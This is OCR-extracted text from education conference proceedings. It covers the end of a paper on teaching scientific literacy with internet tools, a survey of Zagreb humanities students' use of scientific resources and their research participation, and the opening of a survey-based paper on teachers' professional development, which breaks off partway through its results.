Social networks are the newest addition to the world of scientific communication on the internet. Science has been known as an environment in which interpersonal communication is essential especially in teams working together on some important projects. Today, when ICT is omnipresent, scientists are forming virtual environments by using the internet and online software tools available to them. Students use various social media including social networks for different purposes. For Mentis, "(…) social networking tools allow for self-directed learning and collaborative interaction within a networked online environment." [21] Social networks are part of Web 2.0 which offers "(…) new opportunities emerge for learning where students can co-create content through the 'read-write web' and move towards managing and controlling their own content and process of learning and network globally with others sharing their interests and expertise." [21] In their article on use of social media in education, group of authors suggested that "(…) carefully selected and configured social media tools support effective structured collaboration, preparing students with virtual work skills that will help them navigate in the twenty-first century workplace. These tools also adapt well to different learning environments, from traditional classroom, through blended, to pure online learning courses." [22] Social networks are popular among younger generations of students who are already accustomed to this internet service they use for fast and mass communication. They already use personal computers, laptops, tablets and smartphones at universities to access the social networks. Professors can also initiate use of social networks by creating Web pages and profiles dedicated to a certain scientific problem or a curriculum topic. Students participate in social networks easily, willingly and with lots of enthusiasm as they use the internet technology that is adapted to their needs and they need no additional knowledge for use of this type of the internet service. Scientific networks are particularly suitable for sending notifications to students, since messages are sent by e-mail or SMS. The downside of the use of social networks for communication with students on certain topics is that professors are outnumbered by students (sometimes hundreds of them). It puts a lot of stress on professors to maintain a successful profile on a social network, but he or she can delegate part of their online duties to the best students who will help in communication with other groups of students who are taking course which includes scientific topics.



Figure 4. BiomedExperts (http://www.biomedexperts.com/)

IX. KNOWLEDGE AND SKILLS NECESSARY FOR USE OF THE INTERNET IN TEACHING SCIENTIFIC LITERACY

Successful use of the internet in education depends on knowledge and skills of professors. Research done so far on this topics, focused mostly on implementation of information and communication technology in classrooms but didn't focus on "(...) professor's role in using technology to mediate students' learning, in particular their learning of subject matter." [23] Implementation of the internet technology in learning of a particular topic can improve the learning experience by expanding access to information resources and by widening possibilities of acquisition of knowledge. Professors should take technology courses in which they will be taught how to become learning project leaders and to master software

tools that will help them to communicate knowledge to their students. Universities offer such courses as a part of support to the learning process. In Croatia, University computing center (UCC) in Zagreb at the end of 2011 offered professors support in creation of online courses. [24] Professors were called to provide content and UCC will provide hardware, software and expert knowledge necessary for the creation of technically demanding e-material, for implementation of instructional design, they will teach use of different technologies, they will develop online courses, teach how to design course modules to make animations etc. Such initiatives are very valuable end enrich the learning process because professors do not have the time to follow the latest developments in hardware and software industry, including tools for creation of the multimedia content and development of learning management systems. Professors need quality support to stay competent in creation of courses supported by ICT in general and the internet technologies in particular.

CONCLUSION

Science plays an important role in our lives and is essential in education. To utilize its potential in education and in everyday life, we must understand most important scientific concepts i.e. we must be scientifically literate. Scientific literacy is a phrase present in media since 1950s, and it denotes ability to understand basic scientific concepts and apply that knowledge in making everyday decisions. Scientific literacy is not often spoken about yet it is an important concept in education of students and people who already finished their formal education to become prepared to make informed decisions in their everyday life. Scientific literacy can be taught by the help of ICT in general and the internet services in particular. Most popular internet services such as wikies, blogs, Web portals and social networks are suitable for use in education for teaching scientific literacy. Teaching scientific literacy requires possession of knowledge and skills necessary for use of ICT in education of scientific literacy. ICT and the internet carry a great potential for use in education in general but the success of its use depends on the requirements of curricula and professional abilities of teachers.

Enriching the learning experience: use of scientific information resources and participation in scientific research in higher education: case of Faculty of humanities and social sciences Zagreb

Radovan Vrana
Department for information sciences
Faculty of social sciences and humanities Zagreb,
University of Zagreb, Zagreb, Croatia
rvrana@ffzg.hr

Abstract – The aim of this paper is to present results of the research among students at the Faculty of humanities and social sciences in Zagreb (FHSS) on two important topics: students' use of scientific information resources and their active participation in scientific research, both as part of their curricular activities. To find out more about these two topics, a research project was designed. The results confirmed regular use of printed and digital scientific information resources locally stored in library at the FHSS and off site as well as scientific information resources on the Internet. Students demonstrated their satisfaction with availability and quality of scientific information resources in library at the FHSS. Students' participation in the second activity - scientific research – is less than satisfactory as well as their activity of publishing results of their research. Both activities are important as they prepare students for future work as well as for lifelong learning and students should be motivated to be more active in both areas.

I. INTRODUCTION

System of higher education in Croatia has been undergoing continuous changes initiated by political, social, technological and other important factors. During each phase of the changes, generations of students are introduced to alterations in curricula and/or alterations in implementation of curricula which influence their learning process. Some of these changes are related to development of new courses, some to improvement of learning environment, some to acquisition and implementation of ICT in learning process etc. This paper will focus on two topics related to evaluation of quality of the learning process and improvement of the university curricula: access to scientific information resources as a support to the learning process at the FHSS and participation of students at the FHSS in scientific research as one of the basic activities in academic community.

Realization of the learning process at the Croatian universities would be impossible without access to printed and digital scientific information resources. Scientific information resources are essential for design of instructional material as well as for preparation of scientific research carried out by students independently or together with their professors. Results of students' endeavor are twofold. First, by using scientific information resources students acquire knowledge necessary for comprehension of the most important phenomena in students' professional and personal development. Second, students are given an opportunity to make new discoveries and to publish results of their research in scientific journals, conference proceedings and books (printed and digital), thus augmenting the corpus of scientific knowledge (i.e. information resources which would enrich the learning process and make it possible) and introducing themselves to scientific community. The following part of the paper will present results from the research of students at the Faculty of humanities and social sciences in Zagreb on both of these topics: access and use of scientific information resources and participation in scientific research.

II. USE OF SCIENTIFIC INFORMATION RESOURCES AND PARTICIPATION IN SCIENTIFIC RESEARCH AS A PART OF THE LEARNING PROCESS

Science plays an important role in higher education generally. Its goal is not only to facilitate new discoveries, but also to disseminate newly discovered knowledge, and academic community is its most natural environment where these activities have been carried out for centuries. Science is communicating its results by means of different types of media and publications. Scholarly communication is "(...) indeed just that communication rather than a process within which scholarly products are produced and consumed." [1] Students and teaching staff are depending on quality scientific information resources in their academic work, so they seek ubiquitous access to knowledge, and so far, they could have found it in libraries. Libraries are key institutions that provide access to printed and digital collections as well as to offsite scientific information resources. [2] Libraries are equipped with information and communication technology which simplifies the access to scientific information resources. "With the widespread proliferation of computers, networks, and networked information today, access to information is (or can be) relatively easy, inexpensive, widespread, and democratic." [3] Libraries are integral parts of academic institutions, and their

mission and goals must be adjusted to those of its parent institution, and impact of library services should therefore support the institutional goals. [4] In academic community, these goals are related to education and research, so library activities reflect on: "Effective teaching, resulting in high graduation rates, high grades in examinations, high employment rates after examination; effective research, resulting in high valuation and use of research results and publications, renown of faculties or research groups, high amount of special grants, awards, honours." [4] The Internet era introduced a change of attitude towards libraries in general. Oblinger noticed that "Students may consider the library more as a social place than a site for the reference desk or physical books. In addition, the size of library collections becomes less critical in an era when Google and other large-scale digitization projects make it possible for any institution to have access to millions of books." [5] As a result, students seek information on the Internet more frequently than in libraries.

Another important academic activity of students is their participation in scientific research either independently or together with professors as mentors (collaboration is important in science as it helps in creation of team work which is essential in scientific research [6]). Scientific research is a fundamental part of curricular and extracurricular activities at universities in many countries including Croatia. Evaluation of students' participation in scientific research will help development of a new framework for validation of their academic accomplishments, it will help in improving the academic curricula and it will increase students' satisfaction with their learning experience during their study. Thiry, Laursen and Hunter summarized skills acquired by the students during their involvement in scientific research: it increased students' communication skills, technical skills, critical thinking and scientific analysis skills and scientific research skills. By participating in research, students begin to take greater initiative and responsibility for their own learning and gain confidence in themselves as independent learners. [7] Another group of authors investigated experiences of graduate students and postdoctoral fellows in science and came to the following conclusion: "One indicator that the scientific enterprise is healthy is that these students are productive and are acquiring the values and norms that will allow them to participate fully and interactively as scientists." [6] In spite of importance of students' involvement in scientific research, not all students at the FHSS have knowledge and skills necessary to carry out scientific research projects since they (at least some of them) are not given a possibility of enrollment in courses which will introduce them to scientific research and teach them to be researchers. All students should be offered an introductory course as early as in their freshmen year which would equip them with skills and knowledge necessary to recognize a research problem and design a simple research project. Later on, some of them could enroll courses teaching more advanced research methods. Finally, these skills and knowledge will help students to prepare results of their research for publication in scientific publications thus increasing the existing corpus of scientific knowledge.

III. RESEARCH

Science is built into the foundations of all university curricula around the world. The Croatian universities are no different. To find out more about students' access and use of scientific information resources and their active participation in scientific research, a research project was designed. The purpose of this research is to understand how students at the Faculty of Humanities and Social Sciences in Zagreb (FHSS) use and perceive the role of science in their learning process. The hypotheses of this research are: (1) students at the FHSS use scientifically based information resources to support their learning; (2) they actively participate in scientific research at the FHSS.

An online survey consisting of 17 closed type questions was developed to collect data in this research. The survey was divided into three parts. The first part of the survey contained an introductory question about the year of the study of participants. The second part contained questions about access and use scientific information resources. The third part contained questions about students' participation in scientific research. An e-mail message with an invitation was sent to all students using mailing list at the FHSS on November 22, 2011. The survey was closed on December 15, 2011. The total of 280 students participated in the survey. The number of students was limited by the fact that not all students are subscribed to the students' mailing list at the FHSS because they were given a choice to decide whether or not they wanted to be on that mailing list.

IV. RESULTS AND DISCUSSION

This part of the paper will present findings from the research.

At the beginning of the online survey, students were asked to indicate the year of their study.

Q1. Indicate year of your study

Table 1. Year of the study (N=280)

Year of the study	N	%
First year (undergraduate study)	2	0,7%
Second year (undergraduate study)	31	11,1%
Third year (undergraduate study)	26	9,3%
Fourth year (undergraduate study)	7	2,5%
First year (graduate study)	42	15,0%
Second year (graduate study)	145	51,8%
Postgraduate doctoral study	15	5,4%
Old program of study	12	4,3%

Two most represented groups of participants in this research were students of the second year of the graduate study (51,8%), followed by students of the first year of the graduate study (15,0%). Other groups of students, especially students of the undergraduate study, participated far less in the research although they are the most numerous group of students at the FHSS. The decision of the IT department at the FHSS not to include automatically all students in the mailing list, followed by the decision of freshmen not to participate in the mailing list, influenced the structure of the respondents. In spite of

this problem, results collected in this survey will give better insight into use of scientific information resources and participation of students in scientific research.

Q2. Use of printed scientific books in the learning process

Table 2. Use of scientific books in printed format in the process of learning

	Never	Almost never	Seldom	Sometimes	Frequently	Very frequently
In library at FHSS	0,4% (1)	5,4% (14)	5,8% (15)	19,4% (50)	26,7% (69)	42,2% (109)
In National and university library	54% (136)	23,8% (60)	7,1% (18)	11,1% (28)	2,4% (6)	1,6% (4)
In some other library in Zagreb	30% (76)	16,2% (41)	11,1% (28)	17,8% (45)	15% (38)	9,9% (25)
In some other library outside Zagreb	59,4% (149)	14,3% (36)	10,0% (25)	9,6% (24)	3,2% (8)	3,6% (9)
I use books that i bought myself	13,4% (34)	19,3% (49)	10,2% (26)	23,6% (60)	17,7% (45)	15,7% (40)
I use books borrowed from other people	11,9% (30)	26,6% (67)	18,7% (47)	26,6% (67)	11,9% (30)	4,4% (11)

While it is undisputable that human kind is living in an era of information abundance because of the general information availability on the Internet, use of printed scientific information resources still plays an important role in the learning process at the Croatian universities. Printed scientific information resources (mainly journals and books) are considered to be trustworthy information recourses that can be easily integrated in any university curriculum. Furthermore, some scientific publications are not available in digital format. This question brought into focus use of scientific books in the learning process. The results indicate strong orientation of students towards use of library at the FHSS as a place of access to printed scientific books, which was expected since students spend a significant amount of time in the FHSS library during each semester. Public libraries in Zagreb are used less frequently as access points to printed scientific books, and libraries outside Zagreb are used even less if used at all. It should be noted, that some types of libraries such as public libraries are not meant to supply students with the wide variety of scientific titles. This is a task of academic libraries, but public libraries still own a significant amount of scientific titles in their holdings. The results in this question also indicate that students occasionally buy their own books and that they borrow scientific titles from other people.

Q3. Use of printed scientific and professional journals in the learning process

Table 3. Use of scientific printed journals in the process of learning

	Never	Almost never	Seldom	Sometimes	Frequently	Very frequently
In library at FHSS	10,6% (27)	17,6% (45)	14,5% (37)	28,2% (72)	13,3% (34)	15,7% (40)
In National and university library	66% (165)	14,4% (36)	5,6% (14)	10,4% (26)	1,2% (3)	2,4% (6)
In some other library in Zagreb	64,9% (163)	14,4% (36)	5,6% (14)	10,4% (26)	1,2% (3)	2,4% (6)
In some other library outside Zagreb	79,8% (198)	9,7% (24)	4,4% (11)	3,6% (9)	0,4% (1)	2,0% (5)
I use journals that i bought myself	54,5% (138)	20,2% (51)	6,3% (16)	11,9% (30)	4,3% (11)	2,8% (7)
I use journals borrowed from other people	47,6% (120)	22,2% (56)	11,1% (28)	11,9% (30)	6% (15)	1,2% (3)

Scientific journals are another category of scientific information resources used in the learning process in higher education institutions in Croatia. Use of printed scientific journals is declining in favor of their digital equivalents. Students at the FHSS use printed scientific journals in the Faculty's library occasionally, while other libraries are significantly less visited by students. Students hardly ever buy scientific journals on their own or borrow them from other people. Use of scientific journals in the learning process differs from one course to another. Some students are required to use journals available only in printed format in the FHSS library (since there are no digital versions), while other students don't use scientific journals at all. The FHSS library still represents the most preferred location for access to printed scientific journals because it is located next to the FHSS building. The National and university library in Zagreb is almost never used for this purpose, which is rather surprising.

Q4. Use of digital scientific books in the learning process

Table 4. Use of scientific books in digital format in the process of learning

	Never	Almost never	Seldom	Sometimes	Frequently	Very frequently
In library at FHSS	27,8% (71)	13,7% (35)	9,8% (25)	20,8% (53)	11,8% (30)	16,1% (41)
In National and university library	79,9% (199)	8% (20)	4,4% (11)	4,4% (11)	1,6% (4)	1,6% (4)
In some	82,3%	9,2%	3,6%	3,6%	0,8%	0,4%

other library in Zagreb	(205)	(23)	(9)	(9)	(2)	(1)
In some other library outside Zagreb	85,8% (212)	6,9% (17)	2,8% (7)	2,8% (7)	1,2% (3)	0,4% (1)
On the Internet outside library premises	8,3% (21)	5,1% (13)	8,7% (22)	22,4% (57)	18,9% (48)	36,6% (93)

During the last decade popularity of digital scientific information resources has increased. Digital scientific information resources are available in the FHSS library either locally (in digital collections and digital repository) or off site. With the growing availability of different information resources on the Internet, the interest for libraries and their information resources started to decline. Results in this question confirm weak interest of students for digital books of scientific nature available in the FHSS library. Students have a tendency to search for them outside library collections at the FHSS. This result is not surprising since the number of digital scientific books available on the Internet in is growing and these books successfully replaced some of the commercially available book titles. In time of economic crisis, free of charge information resources have a special value for those users who cannot pay access to commercial full text databases. Scientific books are not cheap; therefore, academic libraries should be more assertive when they offer digital scientific books for which they pay substantive amount of money (in form of licenses) but they should also promote open access information resources as well.

Q5. Use of digital scientific and professional journals in the learning process

Table 5. Use of scientific journals in digital format in the process of learning

	Never	Almost never	Seldom	Sometimes	Frequently	Very frequently
In library at FHSS	18,4% (47)	11,8% (30)	11,0% (28)	18,4% (47)	18,0% (46)	22,4% (57)
In National and university library	75,6% (189)	12,4% (31)	4,0% (10)	4,8% (12)	1,2% (3)	2,0% (5)
In some other library in Zagreb	79,8% (198)	10,9% (27)	5,2% (13)	3,2% (8)	0% (0)	0,8% (2)
In some other library outside Zagreb	86,7% (215)	6% (15)	3,6% (9)	2,4% (6)	0,4% (1)	0,8% (2)
On the Internet outside library premises	8,6% (22)	7,8% (20)	7,8% (20)	16,8% (43)	20,7% (53)	38,3% (98)

Digital versions of scientific and professional journals have become the standard when speaking about their use in academic community for use in learning process or in scientific research. Due to the simplicity of use of scientific and professional journals in digital format, it is not surprising to see frequent use of the FHSS library for access to scientific journals in digital form. Avoidance of the National and university library is, again, surprising since this institution offers access to digital scientific journals too. While the FHSS library offers excellent selection of digital scientific journals, students are sometimes inclined to use the Internet instead of library (as a mediator between them and information resources).

Q6. Availability of scientific printed information resources in the FHSS library

Table 6. Availability of scientific information resources in printed format in the library at the FHSS for use in the learning process

	N	%
Insufficient	6	2,2%
Satisfactory	43	15,6%
Good	113	41,1%
Very good	93	33,8%
Excellent	20	7,3%

Students ranked availability of the available scientific information resources in printed format as good and very good. Students' information needs differ significantly. Some of them use printed information resources in the FHSS library more frequently than other students who are oriented more towards digital information resources on the Internet. During the last few decades, the FHSS library made a selection of journals required for scientific research and teaching process. In the pre-Internet era, academic libraries have been a primary source of information, and they still have the same position for many students, especially in scientific disciplines which depend on research of historic facts and phenomena researched and described in printed scientific journals and books. It is realistic to expect that printed scientific literature will not disappear completely; it is likely that it will co-exist with scientific information resources in digital format.

Q7. Availability of scientific printed information resources in the FHSS library

Table 7. Availability of scientific information resources in digital format in the library at FHSS for use in the learning process

	N	%
Insufficient	15	5,5%
Satisfactory	71	25,8%
Good	112	40,7%
Very good	67	24,4%
Excellent	10	3,6%

In this question students were asked about their perception of the availability of scientific information resources in digital format in the FHSS library. Digital information resources are used in students' term papers and final theses more and more frequently. When compared to results in the previous question, results indicate slightly lower rating of availability of digital scientific information resources. Reasons for achieving such results are most likely insufficient financial means for licensing packages of scientific journals. For most students in this survey, availability of scientific

information resources in digital format in the FHSS library is good.

Q8. Quality of available scientific information resources

Table 8. Estimation of the quality of the scientific information resources used in the learning process at the FHSS

	N	%
Insufficient	1	0,4%
Satisfactory	19	6,9%
Good	103	37,3%
Very good	132	47,8%
Excellent	21	7,6%

Students ranked quality of scientific information resources as very good and good quality i.e. their satisfaction with the quality of scientific information resources they use. Results also suggest that students have developed criteria for evaluation of the quality of scientific information resources and that they are aware of positive and negative sides of scientific publications. As quality of information resources in general is very significant for successful learning, students' perception of high quality of information resources they use is very comforting and it is a guarantee that students use most valuable information resources available to them.

Q9. Choice of characteristics which could have influenced student's perception about the quality of scientific literature

Table 9. Choice of characteristics which could have influenced student's perception about the quality of scientific literature (multiple answers)

	N	%
Publication topic/subject structure	224	80,3%
Publication topic/subject layout	202	72,4%
Reputation of author	194	69,5%
Scope of topic	151	54,1%
Possibility of inclusion of content into student's own works	151	54,1%
Reputation of institution from which author originates	137	49,1%
Reputation of publisher	86	30,8%
Publication format (printed/digital)	60	21,5%
Price	43	15,4%
Publication volume (number of pages)	25	9%
Possibility of establishing contact with author	21	7,5%

Students singled out publication topic structure and layout as two most valuable characteristics, and author's reputation as the third most valuable characteristic. It is interesting to see the possibility of inclusion of the scientific content into student's own works placed so highly on the result list. The respondents need publication such as textbooks in their learning process because they have clear and well defined structure. Scientific publications may divert from this rule and still be interesting to students who will use them to learn about various topics. Other characteristics are considered to be less important to students.

Q10. Importance of scientifically based information resources in the learning process at the FHSS

Table 10. Importance of scientifically based information resources in the learning process at the FHSS (N=278)

	N	%
Entirely unimportant	1	0,4%
Unimportant	1	0,4%
Neither important, nor important	15	5,4%
Important	121	43,5%
Entirely important	140	50,4%

This question is one of the most important in the whole research. Half of the respondents consider scientifically based information resources to be entirely important in their learning process, and almost another half considers such resources to be important. Science is not the most popular topic in researches about learning process at universities and it is encouraging to see that scientifically based information resources are highly valued by the respondents.

Q11. Conducting scientific research independently

Table 11. Have you ever conducted a scientific research independently? (N=279)

	N	%
Yes	146	52,3%
No	133	47,7%

The second part of the survey is dedicated to students' participation in scientific research projects as part of their curricular activities. A little more than half of the respondents (52,3%) participated in a scientific research independently. The structure of the respondents in this research (most of the respondents are the second year students of the graduate study when it is expected that they would demonstrate skills and knowledge necessary for involvement in scientific research) suggests that students who participated in this survey are group that already had some experience in participation in scientific research projects. The percentage of students who are able to conduct a scientific research independently should be bigger, as they approach the end of the study when they have to write a final theses which in most cases should include some type of research. Of course, not all final theses will require scientific research, however, such knowledge and skills would help students later in their education if they, for instance, decide to enroll doctoral studies or seek work as researchers.

Q12. Participation in scientific research with professors

Table 12. Have you ever participated with your professors at the FHSS in scientific research? (N=277)

	N	%
Yes	103	37,2%
No	174	62,8%

Mentorship is extremely important for students' development as researchers in higher education system. Some of the students will continue their careers as scientists and they can benefit from having mentors who will supervise their work. Unfortunately, professors are sometimes working with big groups of students (sometimes hundreds of them), and it has become very difficult to pay enough attention to the work of every student. As results in this question indicate, rather small percentage of students (37,2%) has participated in scientific research project with their professors, and this percentage should be bigger.

Q13. Publication of a scientific paper in a journal

Table 13. Have you ever published a scientific paper in a journal as a sole author? (N=277)

	N	%
Yes	23	8,3%
No	254	91,7%

Only very small percentage of students (8,3%) in this research have published a scientific paper in a journal as a sole author. Writing scientific (and professional) articles should be promoted among the student population, especially if the academic institution publishes one or more in-house scientific journals which should announce call for student papers on a regular basis. Students, then, could prepare their articles under supervision of their professors and present topics of their interest they encountered or investigated during their studying years. It would be an excellent beginning of a career of a young scientist.

Q14. Publication of a scientific paper in conference proceedings

Table 14. Have you ever published a scientific paper in a conference proceedings as a sole author? (N=277)

	N	%
Yes	41	14,8%
No	236	85,2%

During their study, students have opportunities to attend scientific conferences and present results of research they did as a part of their curricular activities. In most cases, papers presented at conferences are later published in conference proceedings as full peer reviewed papers. The results in this questions show that very few students in this research had an opportunity to publish their work in conference proceedings as sole authors i.e. independently. Such result may be explained by financial inability of students to attend conferences organized and held outside the faculty they attend or with lack of interest of part of the respondents to present publicly their research achievements. In case of the second possible reason, students should be motivated by their professors to make public appearances in conferences as part of their academic responsibilities.

Q15. Enrollment in a course about use of scientific research methods

Table 15. Have you ever enrolled a course about use of scientific research methods during your study at the FHSS? (N=279)

	N	%
Yes	155	55,6%
No	52	18,6%
No, because I'm not aware of the existence of such course	43	15,4%
No, because such course doesn't exist in the program of study	29	10,4%

A little more than a half of the respondents enrolled the course about use of scientific research which is unsatisfactory result. Students of all groups of study should be taught basic methods of scientific research whether or not they will later enroll more advanced courses during their study which require deep knowledge about implementation of scientific methods. If such course was offered at the FHSS, 15,4% of the respondents weren't aware of its existence, and 10,4% of the respondents would have enrolled such a course if it had existed in the program of study of their group of study.

Q16. Possibility that science research methods course would be offered to all students

Table 16. In your opinion, should a course about use of scientific research methods be offered to all students at the FHSS? (N=276)

	N	%
Yes	266	96,4%
No	10	3,6%

Results clearly indicate students' positive opinion about possibility of enrollment in a course which would prepare them to become researchers. Although such course would be logistically very demanding due to the number of students studying at the FHSS, it is obvious that students have a need for such a specialized course which is missing from the general list of offered courses at the moment (some groups of study at the FHSS offer such a course). All other courses at undergraduate and graduate levels of study would benefit from knowledge and skills for conducting scientific research.

Q17. Familiarity with open access

Table 17. Do you know what open access is? (N=279)

	N	%
Yes	203	72,8%
No	76	27,2%

Open access aims to change attitude of scientists, libraries and publishers towards free availability of information resources in printed and in digital format. Free access to scientific information resources would help students in using scientific information resources such as peer reviewed journal articles, conference proceedings and books. It is encouraging that 72,8% of the respondents in this research is familiar with open access, because it would allow students to access and use information resources they find interesting free of charge and most obstacles usually found in the commercial full text databases. Since most of the respondents in this research are graduate students, their familiarity with open access could be the result of their education at the FHSS where they are taught about open access in a number of courses.

V. CONCLUSION

Science plays an important role in higher education and professional and personal development of students. Its goal is to facilitate new discoveries, and to disseminate newly discovered knowledge. Learning process at universities depend on access to and use of quality scientific information resources. With the proliferation of the Internet students began to use the Internet more intensively than academic libraries in search of content of their interest. Research of the student population at the Faculty of humanities and social sciences in Zagreb showed that students are still oriented towards use of printed information resources in the Faculty's library. They also search for digital versions of scientific

information resources in the same library and supplement that search with use of the Internet. In spite of the growth of the popularity of the Internet as a source of scientific information resources, students are satisfied with the availability of scientific information resources in the Faculty's library and with their quality. As scientific information resources are of great importance to students, their satisfaction with the quality of such resources is also important. Students' participation in scientific research is less than satisfactory and it should be improved. Scientific research is fundamental part of higher education curricula or extracurricular activities at universities in many countries including Croatia. The results of the research confirmed completely only one of the hypotheses: students at the FHSS use actively scientifically based information resources to support their learning process. The second hypothesis that students actively participate in scientific research at the FHSS was confirmed only partially. Improvements of the system of higher education are done frequently and they help students as well as teaching staff to achieve better results in their academic activity. Since the improvement is a process rather than an action, more research about different aspects of learning process in necessary in order to make this process successful.

The Impact of the Professional Development of Teachers on the Process of Teaching And Learning

Ivan Tasić*, Dijana Karuović*, Dragana Glušac*
*Novi Sad University, Technical Faculty "Mihajlo Pupin", Zrenjanin

Sumary: Seven key fields are valued in the schoolwork. In this paper will be treated the key field of valuation – teaching and learning. It is directly connected to the professional advanced teachers' training. The process of teaching and learning is another key field in the project "Valuation and self – valuation of school work". In consists of four fields which are further divided on subfields of self – valuation. They relate to the valuation of teaching planning and preparing as well other form of pedagogical – educational work, teaching realisation, i.e. its rationality and organisation; different forms of communications, cooperation and stimulation of pupils. They relate also to correlation and use of the achieved knowledges, as well the activities of pupils, manner of learning, marking, controlling and informing. The teachers have to work on advancing of the existing knowledges, skills and capabilities and that they ought do develop the consciousness about the want of permanent professional training which can be in groups or severally.

I. INTRODUCTION

Dynamical development of society causes openness and constant readiness to adopt new knowledges and to acquire many skills during whole life. It is very important that people which bring up and educate children and youth are the persons that appreciate and apply the concept of whole – life learning as the basis of personal profesional development.

Children's activities are never objectives in themselves. Character, shape, form and content of these activities are changed along with general development of children. In the early age children's activities are not directed towards a definite aim because they cannot focus their attention on one object. Later, when they get older, children's activities are more meaningful and they are directed towards definite aims [1]. Both in our country and the world at large in recent years is very often discussed the idea of the whole – life learning. It is a long – term process that enables to all people, as well to the ones employed in pedagogical – educational institutions, continual elevation and development both as professionals and individuals. Constant and continual process of teachers' professional development, will certainly and at the most influence the teaching process, the way for knowledge acquiring, as well what will be their manner of the approach to learning process. With professional development one understands the specialised training of professional competences after entering the work process. In that way, the professional development of teachers covers skilled training through specialised training through informal forms – in service teaching (INSET), the official forms – master studies, specialist and doctor studies and through teachers' experience. Professional development of the employees in education is a substantial process, because it relates to continual advancing of knowledges, skills and capabilities of teachers, as well on developing of teachers' competences. From teachers' competences will in future depend norms, teachers' achievements, the ways in knowledge acquiring, their relation to school and its commitments. Therefore, modern teaching has to imply the teachers ready for continual advanced training and learning. They schould be motivated, responsible and communicative. They will not be afraid of introducing of innovations into the teaching process. On account of that teachers need their school support, because their specialized training is first of all, in the interest of the school pupils and then of school work itself and its respect. One of the preconditions of the continual, professional development of teachers is displaying of his / her creativity and initiative in implementing the unavoidable changes. He / she also ought constantly to evaluate and self – evaluate his / her own work. It is necessary that every teacher continually has various aims, and their realization will bring him /her recognizable achievements in future.

II. METHODOLOGICAL CONCEPT OF THE RESEARCH

A. Object and aim of the research

The second key field of valuation will be treated here: teaching and learning. Within this field, there are four subfields:

Key field 2 – teaching and learning cover four subfields of valuation. They are:

1. Planning and preparation
2. Teaching process
3. Learning
4. Control of pupils' advancing

In this key field attention will be paid to teachers' attitudes referring to their specialised training and professional development.

B. Instrument

For the research needs, the researchers composed a questionnaire for teachers. It consisted of ten question sets (ten subfields of valuation). Every question set has five assertions and the teacher gave their opinions about them. For the assessment of these subfields, the poll

questions were taken out of the Manual for self – valuation and school work valuation (Manual for self – valuation and schoolwork valuation, Belgrade, 2005). The polls were filled by the teachers anonymously.

C. Sample

The questionnaire was realized on the sample of 162 primary school teachers in the commune of Odžaci. The surveyed teachers teach the pupils from 5. to 8. class. The obtained results are presented and processed by the program software for the statistical data processing SPSS.

III. THE RESULTS WITH DISCUSSION

A. Planning and preparation

The first field covered by the questionnaires for the teachers was *Plannings and preparations*. Every teacher has the annual work plan for his / her subject. It is composed in accordance with compulsory plan and program in cooperation with all other members of professional board. Since every class, in other words form is specific, teachers write also operative plan, respecting exactly these specific features. If it is necessary one can undertake as well some corrections in order to improve work results. Preparations imply that teachers regularly prepare their lessons, taking into consideration methods and forms of work, as well contents of teaching units. The professional development in the observed schools runs in the process of horizontal learning and through the activities of professional sections and by tutorials to the trainee teachers and demonstration lessons and seninars. In the previous 2009/2010. year at the schools in Odžaci commune were realised two planned objectives. The first one was modernizing the process of teaching planning and its adjustment to the reform demands. The themes: Writing of the anual plans. Writing of the preparations for lessons and Planning pupils' activities, were treated. In order to be able to estimate every pupil's knowledge, his experience and capabilities, every teacher has indispensably and constantly to improve his skills. It relates especially to the pupils with difficulties in their development. It is necessary that teacher is educated as well in the field of information technology (IT) because Internet is very important source of information and literature which he / she can use preparing his / her lessons.

a) The results of the surveyed teachers for the subfield – Planning

Statement: *My schedules are directed to the achievement of prescribed objectives and tasks.*

63,2% of the examinees design the schedules directed to the achievement of prescribed aims and tasks (45,3% agree very much with the assertion, and 17,9% of the testees agree). Out of 36,8% of the respondents which disagree with the statement, only 10,2% disagree in general.

Statement: *In the curricula is according to time coordinated the treatment of the themes shared by many subjects.*

72,66% of the surveyed teachers find that in the curricula time coordinated the treatment of the themes shared by many subjects (49,1% agree very much with the assertion, 23,56% of the testees, agree). Out of 27,34% of the respondents who disagree with the statement, only 12,8% generally disagree.

Statement: *Written tests are time adjusted to the tests of the other subjects.*

High percentage of the examinees (88,5% of the surveyed teachers) think that the written controls are coordinated with the tests from other subjects (63,22% agree very much with the assertion and 25,28% agree). Out of 11,5% the examinees which disagree, only 4,6% disagree in general.

Statement: *The operative plans are adapted to every pupil separately.*

39,21% of the surveyed teachers adapt the operative plans to every pupil (12,5% agree very much with the assertion, 26,71% of the testees agree). Out of 60,79% of the respondents that disagree with the statement, only 43,77% generally disagree.

Statement: *During drafting (making plans) there is good cooperation among the members of the Professional Board.*

43,11% of the examinees find that there is good cooperation among the members of the Professional Board (23,3% agree very much with the assertion, and 19,81% of the testees, agree). Out of 56,89% of the respondents which disagree with the statement, only 39,4% disagree in general (fig.1).



Fig. 1. - The results of the surveyed teachers for the subfield – Planning

b) The results of the surveyed teachers for the subfield - *Preparation*

Statement: *I use professional literature for preparation.*

73,21% of the examinees use profesional literature for preparation (59,5% agree very much with the assertion, and 13,71% of the testees agree). From 26,79% of the examinees who disagree with the statement, only 6,19% generally disagree.

Statement : *I exchange good preparations with colleagues.*

